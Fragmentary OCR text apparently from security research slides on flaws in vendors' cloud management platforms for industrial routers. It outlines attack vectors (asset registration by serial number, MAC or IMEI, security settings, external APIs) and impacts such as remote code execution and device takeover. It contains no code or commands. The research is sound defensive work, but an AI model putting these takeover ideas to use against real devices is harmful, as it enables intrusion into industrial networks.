
Motivation



Remote management


Single Vendor

Motivation


CISCO
FORTINET
PHOENIX CONTACT
ProSoft TECHNOLOGY
westermo
ADVANTECH
etic TELECOM
TELTONIKA Networks
LANTRONIX
HMS
SIERRA WIRELESS
robustel
cradlepoint
inhand InHand Networks
HACKED
SIM
Remote management
Single Vendor

Cloud management platform


Zoom-in



Attack vectors


- Asset registration
- Security configurations
- External API and Interfaces

- Leads to:
  - Information exposure
  - Denial of service
  - **RCE on devices**
  - Account takeover
  - Compromise cloud servers




Attack vectors


- **Asset registration**
- Security configurations
- External API and Interfaces



Asset registration

- **Registration = Manually link to cloud account**
- Connected to cloud and unregistered
- Identifiers used for pairing
  - Serial Number / MAC Address / IMEI






Asset registration

Device takeover

